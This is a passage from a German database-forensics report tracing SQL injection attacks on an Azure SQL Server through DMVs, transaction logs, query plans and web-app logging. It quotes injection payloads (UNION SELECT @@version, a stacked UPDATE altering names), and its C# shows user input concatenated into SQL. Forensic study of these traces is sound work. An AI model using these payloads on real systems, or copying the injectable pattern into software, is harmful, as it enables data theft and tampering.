11 SELECT deqs.last_execution_time AS [Time], dest.TEXT AS [Query], dest.dbid
12 FROM sys.dm_exec_query_stats AS deqs
13 CROSS APPLY sys.dm_exec_sql_text(deqs.sql_handle) AS dest
14 WHERE CONVERT(VARCHAR(25), deqs.last_execution_time, 126) LIKE '2022-02-16%' -- Auf das heutige Datum filtern
15 ORDER BY deqs.last_execution_time DESC
```

Time	Query	dbid
2022-02-16T15:11:10.3600000	Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE ' ' AND 1=0 Union SELECT 0, 1, @@version; --'	

Abbildung 28: Quelle: <https://social.msdn.microsoft.com/forums/sqlserver/en-US/9e51c095-ec37-40e2-8fed-975f4e770926/query-to-find-the-last-transaction-happened-on-particular-database-in-one-server>

Über folgendes Statement können weitere Informationen zur Verbindung analysiert werden. Sollte vergessen werden in der Webapplikation die Verbindung zu schließen, gehören alle aktuellen Sitzungen der Benutzerprozesse auf dem SQL-Server zu einer Verbindung. Ansonsten würde hier nur die letzte Verbindung, also das zuletzt ausgeführte Statement angezeigt werden. Eine Verbindung kann aus mehreren Sitzungen bestehen, die wiederum aus mehreren Transaktionen bestehen kann:


```

18 > SELECT conn.session_id, sson.host_name, sson.login_name,
19 sqstxt.text, sson.login_time, sson.status, sson.database_id
20 FROM sys.dm_exec_connections conn
21 INNER JOIN sys.dm_exec_sessions sson
22 ON conn.session_id = sson.session_id
23 CROSS APPLY sys.dm_exec_sql_text(most_recent_sql_handle) AS sqstxt
24 GROUP BY conn.session_id
25

```

session_id	host_name	login_name	text	login_time	status	database_id
54	DESKTOP-217GROM	datenbankeniFor	Select * FROM [dbo].[D_Saravatyep] WHERE Modell LIKE %	2022-02-18T15:14:19.2630000	sleeping	5
70	DESKTOP-217GROM	datenbankeniFor	Select * FROM [dbo].[D_Saravatyep] WHERE Modell LIKE %	2022-02-18T15:07:58.3470000	sleeping	5
77	DESKTOP-217GROM	datenbankeniFor	Select * FROM [dbo].[D_Saravatyep] WHERE Modell LIKE % AND 1=0 Union SELECT 0, 1, @@version: --	2022-02-18T15:11:10.8600000	sleeping	5
81	DESKTOP-217GROM	datenbankeniFor	Select * FROM [dbo].[D_Saravatyep] WHERE Modell LIKE %	2022-02-18T15:20:39.2270000	sleeping	5
82	DESKTOP-217GROM	datenbankeniFor	Select * FROM [dbo].[D_Saravatyep] WHERE Modell LIKE % AND 1=0 Union SELECT 0, 1, @@version: --	2022-02-18T15:20:39.2270000	sleeping	5

Es ist auch möglich die verbundenen Quell-IP-Adressen zu identifizieren. Wobei die Tupel mit Program_Name Core .Net SqlClient Data Provider Einträge der Webapplikation sind:

```

12 > SELECT ess.[session_id], ecs.client_net_address, ecs.client_tcp_port, ess.[program_name],
13 ess.[host_name], ess.login_name,
14 SUM(num_reads) TotalReads, SUM(num_writes) TotalWrites,
15 COUNT(ecs.session_id) AS SessionCount
16 FROM sys.dm_exec_sessions AS ess WITH (NOLOCK)
17 INNER JOIN sys.dm_exec_connections AS ecs WITH (NOLOCK)
18 ON ess.session_id = ecs.session_id
19 > GROUP BY ess.[session_id], ecs.client_net_address, ecs.client_tcp_port, ess.[program_name],
20 ess.[host_name], ess.login_name
21 ORDER BY SessionCount DESC;

```

session_id	client_net_address	client_tcp_port	program_name	host_name	login_name	TotalReads
51	<named pipe>		TdService	D87	NT AUTHORITY\SYSTEM	5
54	95.223.74.15		Azure SQL Query Editor	MIN6	datenbankeniFor	1
55	<named pipe>		DmVCollector	D87	D87\WF-CjgTkmDn3MoAel4	35314
58	<named pipe>		TdService	D87	NT AUTHORITY\SYSTEM	10
59	<named pipe>		TdService	D87	NT AUTHORITY\SYSTEM	11
60	<named pipe>		MetricsDownloader	D87	D87\WF-CjgTkmDn3MoAel4	63
77	<named pipe>		TdService	D87	NT AUTHORITY\SYSTEM	13
78	<named pipe>		MetricsDownloader	D87	D87\WF-CjgTkmDn3MoAel4	6
81	95.223.74.15		Core .Net SqlClient Data Provider	DESKTOP-217GROM	datenbankeniFor	1
83	95.223.74.15		Core .Net SqlClient Data Provider	DESKTOP-217GROM	datenbankeniFor	1
84	95.223.74.15		azdata-languageService	DESKTOP-217GROM	datenbankeniFor	5
85	95.223.74.15		azdata-languageService	DESKTOP-217GROM	datenbankeniFor	1
86	95.223.74.15		azdata-ObjectExplorer	DESKTOP-217GROM	datenbankeniFor	3
87	95.223.74.15		azdata-ObjectExplorer	DESKTOP-217GROM	datenbankeniFor	10
88	95.223.74.15		azdata-DataContainer	DESKTOP-217GROM	datenbankeniFor	7

Abbildung 29: Quelle: <https://blog.sqlauthority.com/2020/06/07/how-to-find-ip-address-of-all-sql-server-connection-interview-question-of-the-week-280/>

Härtung der Web-Anwendung und internes Logging

Microsoft bietet auch eine Seite mit Informationen und Tipps rund um SQL Injection: <https://docs.microsoft.com/en-us/sql/relational-databases/security/sql-injection?view=sql-server-ver15>

Zusammenfassend kann festgehalten werden, dass MS Azure über integrierte Features und Konfigurationen zur Überwachung von SQL Servern und Erkennung sowie Protokollierung von SQL Injection Angriffen verfügt, diese aber nicht vollumfänglich in der kostenlosen Probeversion zur Verfügung standen. Auf MS Azure Logs konnte nicht zugegriffen werden (technische Probleme auf Microsoft Seite können nicht ausgeschlossen werden). Auch für die Loganalyse bietet MS Azure einige Tools. Das zuvor skizzierte Vorgehen aktiviert in MS Azure die SQL Überwachung sowie Bedrohungserkennung.

Die SQL-Server Transaktions-Logs waren einsehbar und lieferten interessante Informationen. Das Transaktions-Log scheint sehr komplex aufgebaut zu sein, was eine hohe Einarbeitungszeit mit sich führt.

Außerdem konnten weitere Artefakte wie Ausführungspläne oder zuletzt ausgeführten Statements ermittelt werden.

Da der SQL Injection Angriff über eine Webanwendung erfolgte, werden Artefakte zur Authentifizierung und Autorisierung, zur Konfiguration und Versionierung nicht betrachtet.

Es bietet sich auch die Verwendung eines in der Applikation integrierten Loggingmechanismus an, wie nachfolgend exemplarisch via Serilog


Drittanbieterbibliothek gezeigt. Die Log-Einträge können durch Zusatzinfos wie bspw. IP-Adressen o. ä. erweitert werden:

```
builder.Logging.AddSerilog(new LoggerConfiguration()
    .MinimumLevel.Verbose()
    .Enrich.FromLogContext()
    // .Filter.ByIncludingOnly(Matching.WithProperty("SQL Transaktion:"))
    .WriteTo.File("H:\Programmierung\Executed SQL-Statements Log.txt")
    .CreateLogger());
```


Program.cs

```
54
55 _logger.LogInformation("SQL Transaktion: {0}", sqlQuery);
56
57 connection.Open();
58 sqlCommand = new SqlCommand(sqlQuery, connection);
59
60 using (adapter = new SqlDataAdapter(sqlCommand))
61 {
62     adapter.Fill(table);
63 }
64 return table;
65
```

Index.cshtml.cs, Filtern der in der Datenbank enthaltenen Tupel anhand der Nutzereingabe (Logging erfolgt in Zeile 55)



Ausführen eines SQL Injection-Angriffs




Auszug aus der Log-Datei nach SQL Injection-Angriff mit ' AND 1=0 Union SELECT 0, 1, @@version; -- (siehe markierte Zeile)


SQL-Server-Management-Studio

Leider wird der Aktivitätsmonitor für Verbindungen über MS Azure nicht unterstützt:

<https://docs.microsoft.com/en-us/sql/relational-databases/performance-monitor/open-activity-monitor-sql-server-management-studio?view=sql-server-ver15>



Allerdings bietet das SQL-Server-Management Studio eine Vielzahl an nützlichen Funktionen und ist sehr übersichtlich gestaltet. Im Gegensatz zum in der MS Azure-Oberfläche eingebauten Abfrageeditor ist hier der Zugriff auf viele sicherheitsrelevante Features via Object Explorer möglich. Es wird u. a. für administrative Aufgaben und das Sicherheitsmanagement empfohlen, ist also das passende Tool für diesen Sachverhalt. Hier lohnt sich definitiv eine genauere, gezielte Analyse:



MS Azure Data Studio

Azure Data Studio ist ähnlich wie das SQL-Server-Management-Studio ein professionelles Datenbank-Tool für Cloudplattformen. Anders als mit dem Management-Studio können mit dem Azure Data Studio auch Grafiken und Charts zu erstellen. Es konnten allerdings keine neuen themenrelevanten Features gefunden werden. Nachfolgend ein Vergleich beider Produkte. Für diesen Sachverhalt ist das SQL-Server-Management-Studio deutlich besser geeignet als das MS Azure Data Studio:


Use Azure Data Studio if you:

- Are mostly editing or executing queries.
- Need the ability to quickly chart and visualize result sets.
- Can execute most administrative tasks via the integrated terminal using `sqlcmd` or PowerShell.
- Have minimal need for wizard experiences.
- Do not need to do deep administrative or platform related configuration.
- Need to run on macOS or Linux.

Use SQL Server Management Studio if you:

- Are doing complex administrative or platform configuration.
- Are doing security management, including user management, vulnerability assessment, and configuration of security features.
- Need to make use of performance tuning advisors and dashboards.
- Use database diagrams and table designers.
- Need access to Registered Servers.
- Make use of live query stats or client statistics.

Abbildung 30: Quelle: <https://docs.microsoft.com/en-us/sql/azure-data-studio/what-is-azure-data-studio?view=sql-server-ver15>



Ausspähen von Daten

Beim Ausspähen von Daten kommen hauptsächlich Select-Statements zum Einsatz. Als Beispiel soll das in Kapitel Identifizieren des Datenbanksystems (Ausspähen von Daten) erwähnte Statement dienen.

Sämtliche Statements werden im neu konfigurierten Log der C# Webanwendung getrackt. Durch die Einträge ist ersichtlich welches Argument übergeben wurde und welche SQL-Transaktion letztendlich ausgeführt wurde. Hier könnte bspw. auch die verbundene IP-Adresse des Clients und deren Computernamen geloggt werden.

```

2022-02-16 15:40:34.849 +01:00 [VRB] Executing handler method DbIIForensikInDbs.Pages.IndexModel.OnPost with arguments (["'' AND 1=0 Union SELECT 0, 1, @@version; --"])
2022-02-16 15:40:34.849 +01:00 [INF] SQL Transaktion: Select * FROM [dbo].[T_Geraettypen] WHERE Modell LIKE '' AND 1=0 Union SELECT 0, 1, @@version; --
  
```

Dasselbe funktioniert auch über die System-VIEWS `dm_exec_query_stats` und `dm_exec_sql_text`:

```

21 SELECT deqs.last_execution_time AS [Time], dest.TEXT AS [Query], dest.dbid
22 FROM sys.dm_exec_query_stats AS deqs
23 CROSS APPLY sys.dm_exec_sql_text(deqs.sql_handle) AS dest
24 WHERE CONVERT(VARCHAR(25), deqs.last_execution_time, 126) LIKE '2022-02-16%' -- Auf das heutige Datum filtern
25 ORDER BY deqs.last_execution_time DESC
26
  
```

Time	Query	dbid
2022-02-16T16:17:32.4470000	SELECT conn.session_id, sson.host_name, sson.login_name, sqltxt.text, sson.login_time, sson.status, sson.database_id,	
2022-02-16T16:17:27.1570000	SELECT deqs.last_execution_time AS [Time], dest.TEXT AS [Query], dest.dbid FROM sys.dm_exec_query_stats AS deq...	
2022-02-16T16:17:09.3070000	SELECT [Current LSN], [Operation], [Transaction Name], [Transaction ID], [Transaction SID], [SPID], [Begin Time] FRO...	
2022-02-16T16:14:19.1370000	SELECT [Current LSN], [Operation], [Transaction Name], [Transaction ID], [Transaction SID], [SPID], [Begin Time] FRO...	
2022-02-16T16:14:15.8900000	Select '' FROM [dbo].[T_Geraettypen] WHERE Modell LIKE '' AND 1=0 Union SELECT 0, 1, @@version; --	

Oder über `dm_exec_connections`, `dm_exec_sessions` und `dm_exec_sql_text`, wenn weitere Infos zur Verbindung benötigt werden, wie bspw. die Session-ID in diesem Fall. Da ausschließlich die Webapplikation mit der Datenbank kommuniziert, wird hier auch stets immer nur der Hostname des Applikationsservers geloggt. Würde hier ein anderer Hostname stehen, wäre dies ein Indikator für geklaute Anmeldedaten. Wobei diese Schwachstelle einfach geschlossen werden kann. In MS Azure können IP-Adressen von Hosts hinterlegt werden, die sich mit der Datenbank verbinden dürfen. Durch `dm_exec_sql_text` wird der `most_revent_sql_handle` in das zugehörige, lesbare Statement konvertiert.

```

31 SELECT conn.session_id, sson.host_name, sson.login_name,
32 | sqltxt.text, sson.login_time, sson.status, sson.database_id
33 FROM sys.dm_exec_connections conn
34 INNER JOIN sys.dm_exec_sessions sson
35 ON conn.session_id = sson.session_id
36 CROSS APPLY sys.dm_exec_sql_text(most_recent_sql_handle) AS sqltxt
37 ORDER BY conn.session_id
38

```

session_id	host_name	login_name	text	login_time	status	database_id
87	DESKTOP-217GROM	datenbankenIFor	Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE '%'	2022-02-16T16:14:15.6970000	sleeping	5
88	DESKTOP-217GROM	datenbankenIFor	Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE "" AND 1=0 Union SELECT 0, 1, @@version; --'	2022-02-16T16:14:15.8700000	sleeping	5
93	MNB	datenbankenIFor	SELECT conn.session_id, sson.host_name, sson.login_name, sqltxt.text, sson.login_time, sson.status, sson.data...	2022-02-16T16:28:56.5770000	running	5

Auffällig ist, dass bei beiden Statements unterschiedliche Zeitangaben besitzen. Die Zeit aus dem 1. Screenshot zeigt die letzte Ausführungszeit, die Zeit des 2. Screenshots die Zeit, an dem der Befehl geloggt wurde. Nachdem die Session-ID ermittelt wurde (88), kann nun das Transaktion-Log danach gefiltert werden (Attribut SPID). Übrigens kann mit dem @@SPID-Befehl die aktuelle Sitzungs-ID des aktuellen Benutzerprozesses ermittelt werden (Quelle: <https://docs.microsoft.com/de-de/sql/t-sql/functions/spid-transact-sql?view=sql-server-ver15>)

Leider kann weder die Session-ID 88 noch der Timestamp im Transaktion-Log gefunden werden:

```

7 SELECT [Current LSN],
8 [Operation],
9 [Transaction Name],
10 [Transaction ID],
11 [Transaction SID],
12 [SPID],
13 [Begin Time]
14 FROM sys.fn_dblog(null,null)
15 WHERE CONVERT(VARCHAR(25), [Begin Time], 126) LIKE '2022/02/16 16:%' -- Auf den ungefähren Timestamp filtern,
16 -- an dem das Statement ausgeführt wurde.

```

Current LSN	Operation	Transaction Name	Transaction ID	Transaction SID	SPID	Begin Time
0000003D:00000F70:0004	LOP_BEGIN_XACT	QDS base transaction	0000:00002216	AQVAAAAA...AAAAAAAAAAMILqh/KKJ...	86	2022/02/16 16:13:23:843
0000003D:00000F70:0005	LOP_BEGIN_XACT	QDS batch	0000:00002217	AQVAAAAA...AAAAAAAAAAMILqh/KKJ...	86	2022/02/16 16:13:23:843
0000003E:00000010:0002	LOP_BEGIN_XACT	user_transaction	0000:00002218	AQJAAAAA...AUSA...	76	2022/02/16 16:35:36:973

Gem. Abfrageplan wurde das Statement insgesamt 5x ausgeführt:

```

13 SELECT UseCounts, Cacheobdtype, Objtype, TEXT, query_plan
14 FROM sys.dm_exec_cached_plans
15 CROSS APPLY sys.dm_exec_sql_text(plan_handle)
16 CROSS APPLY sys.dm_exec_query_plan(plan_handle)
17 WHERE TEXT LIKE '%@@version%'; -- Nur zur Filterung auf aktuell gesuchtes Statement benötigt.
18

```

UseCounts	Cacheobdtype	Objtype	TEXT	query_plan
1	Compiled Plan	Adhoc	SELECT UseCounts, Cacheobdtype, Objtype, TEXT, query_plan FROM sys.dm_exec_cached_plans CROSS APPLY sys.dm_exec_sql_text...	<ShowPlanXML xmlns="http://schemas.microsoft.com/sqlserver/2004/07/showplan" Version="1.562" Build="15.0.2327.113"> <...>
3	Compiled Plan	Adhoc	Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE "" AND 1=0 Union SELECT 0, 1, @@version; COMMIT; --'	<ShowPlanXML xmlns="http://schemas.microsoft.com/sqlserver/2004/07/showplan" Version="1.562" Build="15.0.2327.113"> <...>
5	Compiled Plan	Adhoc	Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE "" AND 1=0 Union SELECT 0, 1, @@version; --'	<ShowPlanXML xmlns="http://schemas.microsoft.com/sqlserver/2004/07/showplan" Version="1.562" Build="15.0.2327.113"> <...>

Veränderung von Daten

Auch hier kommt wieder der in Kapitel Ausspähen von Daten skizzierte Ansatz zur Anwendung. Nachfolgende Ausführungen basieren auf dem Statement aus Kapitel Verändern der Daten des Beschuldigten (Veränderung von Daten). Einziger Unterschied ist, dass nun Vorname und Nachname in einem Statement geändert werden.

Log der Webapplikation:

```

2022-02-16 18:45:24.142 +01:00 [VRB] Executing handler method DbIIForensikInDbs.Pages.IndexModel.OnPost with arguments (["AND 1 = 0; UPDATE T_Personen SET VName = 'unbekannt', NName = 'unbekannt' WHERE VName = 'John' AND NName = 'Gotti'; --"])
2022-02-16 18:45:24.142 +01:00 [INF] SQL Transaktion: Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE "" AND 1=0; UPDATE T_Personen SET VName = 'unbekannt', NName = 'unbekannt' WHERE VName = 'John' AND NName = 'Gotti'; --'

```

Einträge in System-Relationen/-Views:

```
46 SELECT deqs.last_execution_time AS [Time], dest.TEXT AS [Query], dest.dbid
47 FROM sys.dm_exec_query_stats AS deqs
48 CROSS APPLY sys.dm_exec_sql_text(deqs.sql_handle) AS dest
49 WHERE CONVERT(VARCHAR(25), dest.last_execution_time, 126) LIKE '2022-02-16%' -- Auf das heutige Datum filtern
50 ORDER BY deqs.last_execution_time DESC
51
```

Results Messages

Search to filter items...

Time	Query
2022-02-16T17:45:31.3900000	SELECT * FROM [dbo].[T_Personen]
2022-02-16T17:45:24.2330000	SELECT * FROM [dbo].[T_Geraetetyper] WHERE Modell LIKE '%@1 varchar(8000),@2 varchar(8000),@3 varchar(8000),@4 varchar(8000) UPDATE [T_Personen] set [VName] = @3 AND [NName] = @4
2022-02-16T17:45:24.2330000	SELECT * FROM [dbo].[T_Geraetetyper] WHERE Modell LIKE '%@1 varchar(8000),@2 varchar(8000),@3 varchar(8000),@4 varchar(8000) UPDATE [T_Personen] SET VName = 'unbekannt', NName = 'unbekannt' WHERE VName = 'John' AND NName = 'Smith'

```
57 SELECT conn.session_id, sson.host_name, sson.login_name,
58 | sqtxt.text, sson.login_time, sson.status, sson.database_id
59 FROM sys.dm_exec_connections conn
60 INNER JOIN sys.dm_exec_sessions sson
61 ON conn.session_id = sson.session_id
62 CROSS APPLY sys.dm_exec_sql_text(most_recent_sql_handle) AS sqtxt
63 ORDER BY conn.session_id
64
```

Results Messages

Search to filter items...

session_id	host_name	login_name	text	login_time
54	DESKTOP-217GROM	datenbankentfor	SELECT * FROM [dbo].[T_Geraetetyper] WHERE Modell LIKE '%'	2022-02-16T17:45:24.03
58	DESKTOP-217GROM	datenbankentfor	SELECT * FROM [dbo].[T_Geraetetyper] WHERE Modell LIKE '%@1 varchar(8000),@2 varchar(8000),@3 varchar(8000),@4 varchar(8000) UPDATE [T_Personen] SET VName = 'unbekannt', NName = 'unbekannt' WHERE VName = 'John' AND NName = 'Smith'	2022-02-16T17:45:24.43
77	MN6	datenbankentfor	SELECT conn.session_id, sson.host_name, sson.login_name, sqtxt.text, sson.login_time, sson.status, sson.database_id FROM sys.dm_e...	2022-02-16T17:51:28.13

Anders als beim Ausspähen von Daten via Select-Anweisung ist nun auch ein Eintrag im Transaktions-Log vorhanden:

```
25 BEGIN TRANSACTION;
26 SELECT [Current LSN],
27 [Operation],
28 [Transaction Name],
29 [Transaction ID],
30 [Transaction SID],
31 [SPID],
32 [Begin Time]
33 FROM sys.fn_dblog(NULL,NULL)
34 WHERE CONVERT(VARCHAR(25), [Begin Time], 126) LIKE '2022/02/16 17:51' -- Auf den ungefähren Timestamp filtern,
35 -- an dem das Statement ausgeführt wurde.
36 COMMIT;
```

Results Messages

Search to filter items...

Current LSN	Operation	Transaction Name	Transaction ID	Transaction SID	SPID	Begin Time
0000003E00000190:0001	LDP_BEGIN_XACT	Backup/Restore History	0000:0000222d	AQUAAAAAAAAUAAAAA4rMB8/EBKAAZAUAAA==	68	2022/02/16 17:42:10:680
0000003E000001A0:0002	LDP_BEGIN_XACT	UPDATE	0000:0000222e	AQYAAAAAAAAUQAAAAAAAAAAALqKkIB/TLRM1Rage=	84	2022/02/16 17:42:34:363
0000003E000001A0:0002	LDP_BEGIN_XACT	Update	000000022f	AQYAAAAAAAAUQAAAAAAAAAAALqKkIB/TLRM1Rage=	84	2022/02/16 17:45:24:233
0000003E000001B0:0002	LDP_BEGIN_XACT	user_transaction	0000:00002230	AQEAAAAAAAAUAAAAA	57	2022/02/16 17:45:25:077
0000003E000001B8:0001	LDP_BEGIN_XACT	user_transaction	0000:00002231	AQEAAAAAAAAUAAAAA	57	2022/02/16 17:45:25:087
0000003E000001C0:0008	LDP_BEGIN_XACT	user_transaction	0000:00002232	AQEAAAAAAAAUAAAAA	57	2022/02/16 17:47:01:090
0000003E000001D0:0001	LDP_BEGIN_XACT	Backup/CommitLogArchiveP...	0000:00002233	AQUAAAAAAAAUAAAAA4rMB8/EBKAAZAUAAA==	68	2022/02/16 17:52:08:600
0000003E000001D0:0002	LDP_BEGIN_XACT	Backup/CommitLogArchiveP...	0000:00002234	AQUAAAAAAAAUAAAAA4rMB8/EBKAAZAUAAA==	68	2022/02/16 17:52:08:600
0000003E00000200:0001	LDP_BEGIN_XACT	Backup/Restore History	0000:00002235	AQUAAAAAAAAUAAAAA4rMB8/EBKAAZAUAAA==	68	2022/02/16 17:52:08:633

Abfrageplan. Eine Anleitung zum Wiederherstellen gelöschter Relationen oder Tupel anhand der Attribute LSN und Transaction ID ist in Kapitel Transaktions-Logs zu finden:

```
15 SELECT UseCounts, cacheobjtype, Objtype, TEXT, query_plan
16 FROM sys.dm_exec_cached_plans
17 CROSS APPLY sys.dm_exec_sql_text(plan_handle)
18 CROSS APPLY sys.dm_exec_query_plan(plan_handle)
19 WHERE TEXT LIKE '%Update%'; -- Nur zur Filterung auf aktuell gesuchtes Statement benötigt.
```

Results Messages

Search to filter items...

UseCounts	Cacheobjtype	Objtype	TEXT	query_plan
1	Compiled Plan	Adhoc	SELECT UseCounts, Cacheobjtype, Objtype, TEXT, query_plan FROM sys.dm_exec_cached_plan...	<ShowPlanXML xmlns="http://schemas.microsoft.com/sqlserver/2004/07/showplan" Ve
1	Compiled Plan	Adhoc	SELECT UseCounts, Cacheobjtype, Objtype, TEXT, query_plan FROM sys.dm_exec_cached_plan...	<ShowPlanXML xmlns="http://schemas.microsoft.com/sqlserver/2004/07/showplan" Ve
1	Compiled Plan	Adhoc	SELECT * FROM [dbo].[T_Geraetetyper] WHERE Modell LIKE '%@1 varchar(8000),@2 varchar(8000),@3 varchar(8000),@4 varchar(8000) UPDATE [T_Personen]...	<ShowPlanXML xmlns="http://schemas.microsoft.com/sqlserver/2004/07/showplan" Ve
1	Compiled Plan	Prepared	@1 varchar(8000),@2 varchar(8000),@3 varchar(8000),@4 varchar(8000) UPDATE [T_Personen...	<ShowPlanXML xmlns="http://schemas.microsoft.com/sqlserver/2004/07/showplan" Ve

Datenbankserver verändern

Der Angreifer hat in Kapitel Neuen Benutzer anlegen (Datenbankserver verändern) einen neuen Nutzer angelegt. Datenbanknutzer können entweder via SQL ...

```

7  select name as username,
8      create_date,
9      modify_date,
10     type_desc as type,
11     authentication_type_desc as authentication_type
12 from sys.database_principals
13 where type not in ('A', 'G', 'R', 'X')
14      and sid is not null
15      and name != 'guest'
16 order by username;
17


```

Ergebnisse Nachrichten


Suchen, um Elemente zu filtern...

username	create_date	modify_date	type	authentication_type
dbo	2003-04-08T09:10:42.2870000	2022-01-24T21:08:19.4400000	SQL_USER	INSTANCE
hack	2022-02-16T20:44:53.9630000	2022-02-16T20:44:53.9630000	SQL_USER	DATABASE

... oder via SQL-Server-Management-Studio (links)/MS Azure Data Studio (rechts) die in der Datenbank hinterlegten Nutzer einsehen:



Außerdem werden nach der Fehlerbehebung von Microsoft nun Sicherheitsalarme mit zusätzlichen Informationen ausgelöst:



Auch das Anlegen eines Users ist im Transaktions-Log einsehbar:

```

20 BEGIN TRANSACTION;
21 SELECT [Current LSN],
22        [Operation],
